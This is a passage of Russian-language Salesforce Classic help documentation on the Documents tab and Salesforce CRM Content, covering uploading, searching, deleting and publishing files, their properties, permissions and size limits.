Прим.: Вкладка «Документы» не является частью Salesforce CRM Content.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

СМ. ТАКЖЕ:

Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»

Начальная страница документов

При выборе вкладки «Документы» отображается начальная страница документов.

Прим.: Если вкладка «Документы» недоступна, настройте параметры ее отображения.

- Чтобы найти нужный документ, введите ключевые слова и нажмите кнопку **«Найти документ»**.
- Чтобы просмотреть все документы, доступные в определенной папке, выберите нужную папку в разделе **«Папки документов»**.
- Раздел **«Недавние документы»** содержит последние 10 или 25 документов, просмотренных пользователем; самые последние просмотренные документы отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**.
- Чтобы загрузить новый документ, нажмите кнопку **«Создать»** в разделе **«Недавние документы»**.

Прим.: Вкладка «Документы» не является частью Salesforce CRM Content.

СМ. ТАКЖЕ:

Загрузка и замена элементов на вкладке документов

Просмотр списков документов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Документы»:

- «Чтение» для документов

Для просмотра документов:

- «Чтение» для документов

Для загрузки новых документов:

- Создание для документов

Просмотр списков документов

Страница со списком документов содержит документы, доступные в выбранной папке. Данная страница позволяет просматривать подробные сведения о документах и управлять ими.

- Чтобы просмотреть свойства документа, щелкните имя нужного документа.
- Чтобы отредактировать свойства документа, щелкните ссылку **«Правка»**.
- Чтобы открыть файл в связанном приложении, щелкните ссылку **«Просмотр»**. Если тип файла не определяется или приложение не загружено на компьютер, то система Salesforce отображает стандартное диалоговое окно загрузки, поддерживающее выбор параметров сохранения.
- Чтобы просмотреть список документов, сохраненных в папку, выберите нужную папку.
- Чтобы отсортировать документы по возрастанию или убыванию на основе сведений, указанных в столбце, щелкните заголовок нужного столбца.
- Чтобы просмотреть содержимое столбца сортировки, начинающееся с определенной буквы, щелкните нужную букву вверху списка.
- Чтобы просмотреть следующий или предыдущий набор документов, щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»**.
- Чтобы показать или скрыть дополнительные записи, щелкните ссылку **«больше»** или **«меньше»** внизу списка документов.
- Чтобы открыть текущее списковое представление, предназначенное для печати, щелкните ссылку **«Версия для печати»**.

Прим.: Документ, который не может быть найден, может храниться в недоступной папке.

СМ. ТАКЖЕ:

Изменение авторов документа

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра документов:
- «Чтение» для документов

Для изменения свойств документов:
- «Редактирование» для документов

Для замены документов:
- «Редактирование» для документов

Для удаления документов:
- «Удаление» для документов

Загрузка и замена элементов на вкладке документов

Документы и изображения можно хранить на вкладке «Документы» без прикрепления к записям. Вы можете использовать эти элементы в организации Salesforce, например, при создании шаблона электронного сообщения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки новых документов:
- Создание для документов

Для замены документов:
- «Редактирование» для документов

Загрузка нового документа

1. На вкладке «Документы» нажмите **«Создать документ»** либо на начальной странице документов щелкните **«Создать»** рядом с недавними документами. Отсутствие кнопки «Создать документ» указывает на отсутствие необходимых полномочий.
2. Заполните описательное поле «Имя документа» на странице «Загрузить новый документ». Чтобы использовать имя файла, пропустите данное поле. Имя файла появится при его загрузке.
3. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.
4. Выберите одно из указанных ниже значений.
   - «Индикация внутреннего документа»: Данный флажок добавляет метку к документу и указывает на возможность использования данного файла только внутри организации.

     Прим.: Установка данного флажка не инициирует открытого выполнения правил безопасности.

   - «Доступен внешне как изображение»: если документом является неконфиденциальное изображение (например, логотип). Установите данный флажок, чтобы:
     - разрешить доступ к изображению в HTML-шаблонах эл. почты без требования имени пользователя и пароля Salesforce
     - использовать изображение в качестве значка настраиваемой вкладки или логотипа настраиваемого приложения, который может быть просмотрен только после ввода имени пользователя и пароля Salesforce
     - отображать изображение в качестве настраиваемого логотипа в запросах на проведение конференции

   Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются взаимоисключающими и не могут быть установлены одновременно.
5. Выберите папку для документа.
6. Введите описание, которое должно использоваться в качестве критерия поиска.
7. Введите ключевые слова, которые могут использоваться в качестве критериев поиска.
8. Выберите документ или путь.
   - Чтобы загрузить документ, нажмите кнопку **«Обзор...»**, выберите нужный файл и нажмите кнопку **«Открыть»**.
   - Чтобы сохранить ссылку на документ, введите область документа. Введите путь и имя файла или URL-адрес. Например: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` или `http://www.salesforce.com`.
9. Нажмите кнопку **«Сохранить»**.

Прим.: Для ссылки на документ с использованием его URL-адреса щелкните изображение и скопируйте его URL-адрес. При использовании URL-адреса на сервере Salesforce создается ссылка на копию изображения.

Замена документа

1. Откройте нужный документ. Дополнительную информацию о поиске документа в библиотеке документов см. в разделе «Поиск документов».
2. Щелкните **«Заменить документ»**.
3. Выберите документ или путь.
   - Чтобы загрузить замену, нажмите кнопку **«Обзор...»**, выберите нужный файл и нажмите кнопку **«Открыть»**.
   - Чтобы сохранить ссылку на замену, введите соответствующий путь. Введите путь и имя файла или URL-адрес. Например: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` или `http://www.salesforce.com`.
4. Щелкните **«Заменить документ»**.

Советы по загрузке и замене документов

- Документы, хранимые в виде ссылок, не могут быть прикреплены к сообщениям эл. почты, но позволяют экономить пространство библиотеки документов.
- Если включена функция поиска по содержимому документа, то система Salesforce выполняет поиск по всему тексту документа. При загрузке нового документа или замене старого содержимое документа доступно для поисков.
- Система Salesforce сохраняет дату последней загрузки в качестве даты изменения.
- Разрешается загружать документы, имена которых содержат не более 255 символов, включая расширение.
- Размер загруженного документа не должен превышать 5 Мб. Размер логотипа настраиваемого приложения не должен превышать 20 Кб.
- Использованное хранилище файлов организации содержит все файлы, хранящиеся в библиотеке документов.
- При включении параметра безопасности «Запретить загрузку `HTML`-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со следующими расширениями: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

СМ. ТАКЖЕ:

Отображение и редактирование свойств документов

Поиск документов

Чтобы найти определенные документы, нажмите кнопку **«Найти документ»** на начальной странице документов.

1. Откройте вкладку «Документы».
2. Введите критерии поиска. Система <0>Salesforce<1> выполняет поиск по следующим полям:
   - Имя документа
   - Ключевые слова
   - Описание
3. Нажмите кнопку **«Найти документ»**.

   Поиск возвращает список документов, соответствующих всем критериям поиска. Результаты поиска отображаются соответственно проценту совпадения. Поля «Ключевые слова» и «Имя документа» используются для определения процента совпадения. Отображаемые поля являются предопределенными и не могут быть изменены.

   Совет: Чтобы выполнить поиск по словам из фразы, воспользуйтесь кавычками. Например, поиск по фразе «*"мои логотипы"*» возвращает документы, поля или содержимое которых содержит данную точную фразу, а также документы, содержащие сова «*мои*» и «*логотипы*». Если кавычки не используются, то поиск возвращает любой документ, поля или содержимое которого содержит любое введенное слово. Например, поиск по фразе «*мои логотипы*» возвращает документы, поля или содержимое которых содержит слова «*мои*» и «*логотипы*».
4. Чтобы открыть страницу сведений о документе, выберите нужный документ. Чтобы открыть документ в новом окне, щелкните ссылку **«Просмотр»**.

Если включена функция поиска по содержимому документа, то система <0>Salesforce<1> выполняет поиск по всему тексту документа. При загрузке нового документа или замене старого содержимое документа доступно для поисков.

Прим.: Система <0>Salesforce<1> автоматически определяет возможность выполнения поиска по содержимому документа. Содержимое документа, помеченного свойством «Возможность поиска по содержимому документа», обработано и доступно для поиска. Поиск по содержимому большого документа и выбор свойства «Возможность поиска по содержимому документа» может занять несколько минут.

Поиск документов может быть выполнен посредством функции <0>глобального поиска<1>.

1. Введите критерии поиска в область, расположенную в верхнем колонтитуле.
2. Чтобы уточнить результаты поиска, щелкните ссылку **«Параметры поиска...»** в раскрывающемся списке и установите флажок «Документы».
3. Нажмите кнопку **«Поиск»**.

Ниже перечислены типы файлов, поддерживаемые для поиска по содержимому документов.

Прим.: Содержимое документов, размер которых превышает максимально допустимый, недоступно для поиска; поиск может быть выполнен по полям документа. Поиск выполняется только по первому миллиону символов. Остальной текст поиском не охватывается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра документов:
- «Чтение» для документов

Тип файла	Расширения файла	Максимальный размер
HTML (только текст внутри тега <body>)	.htm, .html, .xhtml	5 Мб
PDF	.pdf	25 Мб
PPT	.pot, .pps, .ppt	25 Мб
RTF	.rtf	5 Мб
Текст	.c, .cpp, .css.csv, .ini, .java, .log, .sql, .txt	5 Мб
Word	.doc, .dot	25 Мб
XLS	.xls, .xlt	5 Мб или не более 100 000 ячеек
XML	.xml	5 Мб

В некоторых случаях документы недоступны для поиска. Например:

- Если расширение файла изменено на другой формат, то документ недоступен для поиска, несмотря на действительность обоих расширений. Например, файл .txt, замененный файлом .rtf, недоступен для поиска.
- Документы PDF и Word могут быть недоступны для поиска по причине их защищенности. Чтобы гарантировать доступность содержимого для поиска, задайте значение «Включено» свойству «Извлечение содержимого» при создании документа.

СМ. ТАКЖЕ:

Поиск содержимого

Поиск файлов

Удаление документов

Чтобы удалить документ, щелкните ссылку **«Удал.»** напротив нужного документа на странице со списком документов. При необходимости нажмите кнопку **«Удалить»** на странице сведений о документе.

Удаленный документ перемещается системой Salesforce в корзину. Чтобы восстановить документ в библиотеке документов, нажмите кнопку **«Восстановить»** в корзине.

Прим.:

- Личная папка позволяет удалять любые документы; общедоступная папка позволяет удалять документы только при наличии полномочия «Управление общедоступными документами».
- При удалении документа, добавленного в фирменный бланк или HTML-шаблон эл. почты, сообщения эл. почты, использующие данный фирменный бланк или шаблон, отображают поврежденную ссылку. Чтобы исправить поврежденную ссылку, удалите документ из корзины.
- Документ, используемый в качестве настраиваемого логотипа в запросах на проведение встречи, не может быть удален. Чтобы удалить документ, выберите другой документ в качестве логотипа или отмените отображение настраиваемого логотипа в запросах на проведение встречи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления документов:
- «Удаление» для документов

Для восстановления документов:
- «Удаление» для документов

СМ. ТАКЖЕ:

Свойства документов

Перемещение документов в файлы Salesforce

При переходе к Lightning Experience могут возникнуть вопросы относительно файлов, сохраненных на вкладке «Документы» в приложении Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Можно ли в Lightning Experience просматривать файлы с вкладки «Документы» приложения Salesforce Classic?

В Lightning Experience вкладка «Документы» недоступна, однако файлы документов не исчезают. Фактически некоторые функции и далее ссылаются на файлы с вкладки «Документы» (например, шаблоны эл. почты). Эти документы не следует удалять. Их можно применить для добавления рабочих файлов и изображений в качестве Salesforce Files, чтобы использовать в Lightning Experience.

Как работать с документами в Lightning Experience?

Lightning Experience использует функцию Salesforce Files для управления файлами и их совместного использования. Salesforce Files унифицирует различные типы содержимого для систематизации и повышения эффективности работы: документы можно сохранять для использования в частном порядке, размещать в библиотеках и группах для совместного использования, а также обновлять посредством журнала версий.

Как перемещать файлы с вкладки «Документы» в Lightning Experience?

Этот вопрос не решается одним щелчком мыши, поэтому предлагается несколько вариантов действий, которые выполняются после определения файлов на вкладке «Документы» для использования в Lightning Experience и сообществах.

1. Экспорт документов при работе функции еженедельного экспорта и последующая загрузка документов в Salesforce Files.
2. Использование стороннего инструмента экспорта данных из каталога AppExchange (например, FileExporter из Salesforce Labs).
3. Использование API-инструмента (Chatter REST API поддерживает загрузку ресурсных файлов.).

Функция Salesforce Files представляет собой лучшее средство сохранения, организации и совместного использования файлов в системе Salesforce. Функция Salesforce Files повышает эффективность работы, поэтому перемещайте документы в Salesforce Files и пользуйтесь преимуществами.

Свойства

Отображение и редактирование свойств документов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра документов:	«Чтение» для документов
Для обновления свойств:	«Редактирование» для документов
Для замены документов:	«Редактирование» для документов
Для перемещения документов:	«Редактирование» для документов
Для удаления документов:	«Удаление» для документов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Отображение документов. Чтобы просмотреть подробные сведения о документе, щелкните имя нужного документа на начальной странице соответствующей вкладки или на страницах со списками.

Редактирование свойств документа. Чтобы обновить свойства документа, щелкните **«Правка»**.

Обновление документов. Чтобы заменить документ обновленной версией, щелкните **«Заменить документ»**.

Отправка документов по эл. почте. Чтобы отправить документ контакту, щелкните **«Отправить документ по эл. почте»**, введите нужные сведения и нажмите кнопку **«Отправить»**. Документ отправляется в качестве вложения эл. почты и регистрируется в связанном списке контакта «Журнал действий». Документы, ссылающиеся на URL-адреса вместо физических файлов, не могут быть отправлены по эл. почте. Документ, являющийся изображением, внедренным в HTML-шаблон эл. почты (например, логотип фирменного бланка), должен быть помечен свойством «Внешний доступ» на вкладке «Документы». В противном случае документ доступен только пользователям Salesforce.

Поиск документа. Чтобы найти нужный документ, введите критерии поиска и нажмите кнопку **«Найти документ»**. Данное действие отображает список документов, соответствующих критериям поиска. Ниже перечислены поля, доступные для поиска критериев.

- Имя документа
- Ключевые слова
- Описание

Содержимое документа, помеченного свойством «Возможность поиска по содержимому документа», также доступно для поиска.

Просмотр содержимого папки. Чтобы просмотреть все документы, доступные в папке, щелкните имя нужной папки.

Перемещение документов. Чтобы сохранить документ в другую папку, щелкните **«Правка»**, выберите новую папку и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Изменение авторов документа

Свойства документов

Ниже перечислены свойства, которые хранятся для каждого документа в библиотеке документов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Поле	Описание
Author	Основное контактное лицо для документа. По умолчанию автором считается пользователь, загрузивший документ первым. При необходимости автором может быть назначен любой выбранный пользователь.
Создано	Имя пользователя, загрузившего файл первым.
Изменено	Имя пользователя, загрузившего файл последним.
Папка	Имя папки, содержащей документ.
С возможностью поиска содержимого документа	Флажок, указывающий на возможность поиска по содержимому документа с помощью кнопки **«Найти документ»** на вкладке «Документы». Данный флажок устанавливается системой Salesforce автоматически.
Имя документа	Имя документа, включая расширение файла.
Уникальное имя документа	Уникальное имя, используемое для обозначения документа при использовании Force.com API. Данное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может

Поле	Описание
	содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Данное поле позволяет разработчику менять имена некоторых компонентов управляемого пакета; при этом изменения отображаются в организации подписчика.
Описание	Текст, отличающий данный документ от других.
Индикация внутреннего документа	Флажок, добавляющий метку к документу и указывающий на возможность использования данного файла только внутри организации. Установка данного флажка не инициирует открытого выполнения правил безопасности. Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются взаимоисключающими и не могут быть установлены одновременно.
Доступен внешне как изображение	Флажок, указывающий на то, является ли документ изображением, доступным для HTML-шаблонов эл. почты (например, логотип в фирменном бланке), для просмотра которого в сообщении эл. почты требуется имя пользователя и пароль Salesforce. Данный флажок указывает, является ли документ изображением, используемым в качестве логотипа настраиваемого приложения или значка настраиваемой вкладки, для просмотра которого требуется имя пользователя и пароль Salesforce. Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются взаимоисключающими и не могут быть установлены одновременно.
Ключевые слова	Открытое текстовое поле, содержащее как минимум одно слово, которое описывает документ. При выполнении поиска программа проверяет данное поле на наличие совпадений.
Путь	Чтобы создать ссылку на документ вместо его загрузки, заполните данное поле вместо поля «Имя документа».
Размер	Размер документа в байтах.
Тип	Тип определяется расширением файла. Например, файл filename.ppt определяется как файл PowerPoint. При включении параметра безопасности «Запретить загрузку HTML-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со

Поле	Описание
	следующими расширениями: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

СМ. ТАКЖЕ:

Изменение авторов документа

Изменение авторов документа

В отличие от других типов записей, ответственность за документы назначается авторам, так как документы хранятся в папках, контролирующих уровень доступа пользователей. Автор — это пользователь, загрузивший файл документа первым.

Чтобы изменить автора документа, выполните указанные ниже действия.

1. Откройте нужный документ.
2. Щелкните ссылку **«Изменить»** напротив поля «Автор».

   Ссылка **«Изменить»** отображается только на странице сведений и недоступна на странице редактирования. Отсутствие ссылки **«Изменить»** указывает на отсутствие необходимых полномочий.
3. Введите новое имя автора. Чтобы выбрать автора из списка пользователей, щелкните значок поиска.
4. Чтобы уведомить нового автора о данном изменении, установите флажок «Отправить электронное уведомление».

Прим.: При изменении автора система Salesforce сохраняет доступность документа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения документов:

- «Редактирование» для документов

СМ. ТАКЖЕ:

Отображение и редактирование свойств документов

Salesforce CRM Content

Salesforce CRM Content позволяет упорядочивать файлы, предоставлять общий доступ, выполнять поиск и управлять всеми типами файлов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о Salesforce CRM Content

Приложение Salesforce CRM Content позволяет систематизировать, предоставлять общий доступ, выполнять поиск и управлять содержимым в пределах организации, а также в основных областях системы Salesforce. Содержимое включает в себя файлы всех типов: от традиционных корпоративных презентаций в формате Microsoft PowerPoint® до аудио- и видеофайлов, веб-страниц и документов Google®.

Просмотр и редактирование библиотек

Управление библиотеками

Общие сведения о Salesforce CRM Content

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce CRM Content позволяет систематизировать, предоставлять общий доступ, выполнять поиск и управлять содержимым в пределах организации, а также в основных областях системы Salesforce. Содержимое включает в себя файлы всех типов: от традиционных корпоративных презентаций в формате Microsoft PowerPoint® до аудио- и видеофайлов, веб-страниц и документов Google®.

Дополнительную информацию о разных способах использования файлов в системе Salesforce см. в разделе «Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce Knowledge, вкладкой "Документы" и связанным списком "Вложения"».

Приложение Salesforce CRM Content обеспечивает удобное управление содержимым путем внедрения интуитивно-понятных функций в перечисленные ниже задачи.

Систематизация

В отличие от обычного хранения файлов в папках, затрудняющего поиск нужной информации, приложение Salesforce CRM Content хранит файлы в специальных хранилищах, известных как «библиотеки». Администраторы могут создавать библиотеки на основе любой классификации (например, по названию отдела, рабочим функциям или группам) и определять полномочия пользователей, необходимые для безопасного доступа к содержимому библиотеки. Для классификации и систематизации содержимого библиотек авторы могут присваивать файлам специальные описательные метки, называемые тегами. Пользователь может просмотреть все содержимое, помеченное определенным тегом, или выполнить фильтрацию результатов поиска на основе одного или нескольких тегов. Кроме того, Salesforce CRM Content поддерживает личные библиотеки, которые позволяют пользователям систематизировать содержимое персональных компьютеров посредством таких функций, как поиск документов и управление версиями.

Поиск

Мощный поисковый механизм приложения Salesforce CRM Content выполняет поиск по всему тексту документа и в свойствах содержимого (заголовок, описание, теги, данные категоризации и имя автора). Результаты поиска могут быть отфильтрованы по содержимому, формату файла, автору, тегам, библиотекам или настраиваемым полям, а затем просмотрены с различной степенью детализации, ускоряя тем самым поиск нужного содержимого. Если в организации включена поддержка Chatter, то фильтрация результатов поиска может быть также выполнена по файлам Chatter. Специальные «интеллектуальные» графики по загрузкам, комментариям, рейтингам и подписчикам позволяют сравнивать документы с другими результатами поиска.

Подписка

Пользователь, подписавшийся на определенный файл, получает электронные уведомления о публикации новых версий или изменении его свойств. Кроме того, пользователь может подписаться на авторов, теги и библиотеки, что позволит сэкономить время при поиске нового или обновленного содержимого. В зависимости от заданных параметров, пользователь может получать электронные уведомления в режиме реального времени или один раз в день.

Предварительный просмотр

Приложение Salesforce CRM Content исключает необходимость загрузки документов большого размера для определения важности их содержимого. На странице сведений о содержимом отображаются краткие сведения о документе, в том числе название документа, автор, описание, теги, библиотеки, комментарии и версии, а также количество отданных голосов, подписчиков и загрузок. Документы Microsoft PowerPoint, Word, Excel и Adobe® PDF могут просматриваться в обозревателе без предварительной загрузки. Некоторые аспекты файлов могут не отображаться предварительными просмотрами. Документы PDF, защищенные от копирования, недоступны для предварительного просмотра.

Добавление содержимого

Приложение Salesforce CRM Content позволяет быстро и легко загружать новые или обновленные файлы. Во время загрузки пользователь может выбрать библиотеку и тип записи для файла или веб-ссылки, добавить описание, назначить теги и заполнить любые настраиваемые поля, используемые для категоризации и определения содержимого.

Функция управления версиями не требует проверки новых и устаревших версий файлов: пользователь просто загружает новую версию файла, а приложение Salesforce CRM Content автоматически обновляет список версий на странице сведений о содержимом. Пользователь может загрузить предыдущие версии файла и прочитать все комментарии-пояснения автора, которые могли быть добавлены вместе с новой версией.

Просмотр сведений об использовании и добавление отзывов

Приложение Salesforce CRM Content поддерживает несколько способов определения важности содержимого. Содержимое, помеченное в качестве специального, отображается в результатах поиска чаще. Голосование по файлу, веб-ссылке или документу Google, а также добавление комментариев, позволяет принимать непосредственное участие в повышении качества содержимого. Кроме того, пользователи могут просматривать имена подписчиков и количество загрузок. Вкладка «Отчеты» позволяет создавать стандартные или настраиваемые отчеты по данным Salesforce CRM Content. Если в организации включена функция доставки содержимого, то пользователи могут отправлять содержимое своим коллегам, интересам и контактам, а затем отслеживать количество его предварительных просмотров или загрузок.

Предоставление общего доступа к содержимому в системе Salesforce

Приложение Salesforce CRM Content поддерживает возможность использования интересов, организаций, контактов, возможностей, обращений, продуктов и настраиваемых объектов. Например, приложение Salesforce CRM Content, поддержка которого включена на вкладке «Возможности», использует поля на странице сведений о возможности для поиска файлов, относящихся к данной возможности. При необходимости пользователь может детализировать результаты поиска или выполнить отдельный поиск и добавить нужные файлы в возможность. Текущая версия файла отображается на странице сведений о возможности в течение всего срока ее существования.

Предоставление общего доступа к содержимому в приложении Salesforce Mobile Classic

Приложение Salesforce CRM Content доступно в Salesforce Mobile Classic. Пользователи, отсутствующие на своих рабочих местах, могут предоставлять своим клиентам и коллегам общий доступ к содержимому посредством мобильного приложения. Чтобы настроить мобильное приложение Salesforce CRM Content, обратитесь к администратору.

СМ. ТАКЖЕ:

Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»

Добавление содержимого

Публикация файлов в библиотеки

Опубликуйте файлы в библиотеки путем их загрузки с компьютера, добавления из личной библиотеки в общедоступную или предоставления общего доступа из Chatter.

1. Ниже перечислены действия, доступные на вкладке **«Библиотеки»**.
   - Чтобы загрузить файл, щелкните **«Добавить»** и выберите нужный файл на локальном диске.
   - Чтобы опубликовать файлы из личной библиотеки, откройте вкладку **«Мои личные файлы»**, выберите нужные файлы и щелкните **«Опубликовать выбранное»**.

   Чтобы предоставить общий доступ к файлам Chatter библиотеке, воспользуйтесь разделом «Предоставление общего доступа к файлам библиотекам» на странице 3917 (и пропустите оставшиеся действия).
2. Введите заголовок каждого файла. При необходимости введите описания.
3. При добавлении нового файла, загруженного только что, выберите **«Сохранить в мою личную библиотеку»** или **«Опубликовать в общедоступную библиотеку»**. При выборе второго параметра выберите нужную библиотеку. Данная библиотека будет управляющей (начальной), то есть содержимое может быть доступно в другой библиотеке, но проверено пользователем с полномочиями автора только в управляющей библиотеке.
4. При необходимости выберите язык. Раскрывающийся список «Язык» отображается только при наличии многоязычной поддержки. В противном случае, система Salesforce назначает содержимому личный язык пользователя. Если поиск содержимого выполняется на определенном языке, то в результатах поиска отображается только содержимое, связанное с данным языком.
5. Чтобы опубликовать содержимое от имени другого автора, выберите нужного автора в раскрывающемся списке.
6. Присвойте содержимому теги. Возможность присвоения тегов определяется правилом присвоения тегов, назначенным библиотеке.
   - Если правило присвоения тегов не задано или администратор назначил библиотеке правило открытого присвоения тегов, то теги могут быть добавлены в поле «Теги». При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» и раздела «Популярные теги» на вкладке «Библиотеки». Список «Мои недавние теги» в окне «Добавить» содержит 20 тегов, использовавшихся последними. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный тег.
   - Если администратор назначил правило управляемого присвоения тегов, то пользователи могут создать тег или воспользоваться списком предложенных тегов. Чтобы автоматически добавить тег в поле «Теги», щелкните нужный предложенный тег.
   - Если администратор назначил правило ограниченного присвоения тегов, то пользователи могут воспользоваться только списком предложенных тегов. Выбранный тег отображается зеленым цветом.
   - Имя тега не может быть изменено или удалено. Теги, удаленные из документа, сохраняются в системе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и публикации файлов в общедоступную библиотеку:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

  ИЛИ

  Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

Для загрузки и сохранения файлов в личную библиотеку:

- Нет

- Теги нечувствительны к регистру. Запрещается использовать два одинаковых имени тега, даже если их начальные буквы различаются в регистре. Всегда используется регистр исходного тега.

7. Выберите нужный тип записи в раскрывающемся списке. Тип записи определяет настраиваемые поля, доступные пользователю для классификации и определения содержимого.
8. После заполнения настраиваемых полей нажмите кнопку **«Опубликовать»** или **«Сохранить»**.

Прим.:

- Уникальные значения настраиваемых полей, заданные для первой версии файла, не добавляются при загрузке новой версии. Уникальные значения, которые отличаются от предыдущей версии, могут быть заданы в новой версии.
- Файлы, опубликованные в общедоступную библиотеку, добавляются на вкладку «Файлы», поэтому доступны другим пользователям Chatter в организации. Файлы, опубликованные в личную библиотеку, также добавляются на вкладку «Файлы», но доступны только ответственному сотруднику. Дополнительную информацию о разных инструментах и решениях, доступных для файлов в системе Salesforce, см. в разделе «Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce, вкладкой "Документы" и связанным списком "Вложения"».
- Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют ежедневно публиковать не более 200 000 новых версий. Версия Developer Edition и пробные версии позволяют ежедневно публиковать не более 2 500 новых версий.

СМ. ТАКЖЕ:

Обновление версий содержимого

Создание и изменение пакетов содержимого в Salesforce CRM Content

Загрузка и публикация содержимого

Чтобы воспользоваться преимуществами настройки полномочий и доставкой содержимого в Salesforce CRM Content, добавьте файлы в библиотеки.

Верхний колонтитул вкладки «Библиотеки» содержит параметры, позволяющие загружать, классифицировать и публиковать файлы, пакеты содержимого, веб-ссылки или документы Google в Salesforce CRM Content.

Прим.: Кнопка **«Добавить документ Google»** на вкладке **«Библиотеки»** доступна только в том случае, если включен параметр «Добавить документ Google» в службе Salesforce.

Дополнительную информацию о публикации файлов, веб-ссылок и документов Google в Salesforce CRM Content, а также о создании пакетов содержимого, см. в разделах ниже.

- Публикация файлов в библиотеки
- Добавление веб-ссылок в Salesforce CRM Content
- Создание и изменение пакетов содержимого в Salesforce CRM Content

СМ. ТАКЖЕ:

Обновление версий содержимого

Создание доставок содержимого

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки и публикации файлов или веб-ссылок:

- Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

  ИЛИ

  Флажок «Добавить содержимое», установленный в определении полномочий библиотеки

Для создания и публикации документов Google:

- Аккаунт Google Apps

Ограничения по размеру файлов в Salesforce CRM Content

Ниже приведены ограничения по размеру файлов в Salesforce CRM Content.

- 2 Гб
- 2 Гб (включая заголовки) при загрузке посредством Chatter REST API
- 2 Гб (включая заголовки) при загрузке посредством REST API
- 38 Мб при загрузке посредством SOAP API
- 10 Мб при загрузке посредством BULK API
- 10 Мб для документов Google
- 10 Мб при загрузке посредством Visualforce

СМ. ТАКЖЕ:

Ограничения по максимально допустимому размеру файлов в Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Contribute Web Links to Salesforce CRM Content

Чтобы классифицировать и опубликовать веб-ссылку в Salesforce CRM Content, выполните указанные ниже действия.

1. Откройте вкладку **«Библиотеки»**.
